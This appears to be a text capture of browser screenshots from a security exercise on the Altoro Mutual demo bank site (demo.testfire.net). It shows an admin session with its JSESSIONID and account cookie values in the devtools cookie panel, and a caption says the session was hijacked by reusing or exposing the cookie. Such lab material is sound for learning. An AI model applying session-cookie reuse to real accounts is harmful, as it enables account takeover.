JSESSIONID	99CC4069649A78820353FCFDA19E8687	demo.testfir... /	Session	42	✓						Medium

demo.testfire.net/bank/main.jsp

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!  
Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.

Altoro Mutual

Inspector Console Debugger Network Performance Memory Storage Accessibility Application Cookie-Editor

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
JSESSIONID	99CC4069649A78820353FCFDA19E8687	demo.testfir... /	Session	42	✓						Medium

demo.testfire.net/bank/main.jsp

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!  
Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.

Altoro Mutual

Inspector Console Debugger Network Performance Memory Storage Accessibility Application Cookie-Editor

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
AltoroAcc..._ODAvwMDAvtNbdlmUZ3N+Mv4sNIUvODg...	demo.testfir... /	Session	116	false	false	None	Tue, 08 Jul 2025 15:...			
JSESSIONID	99CC4069649A78820353FCFDA19E8687	demo.testfir... /	Session	42	true	true	None	Tue, 08 Jul 2025 15:...		

The screenshot shows session cookie reuse or token exposure leading to successful hijacking of another user's session.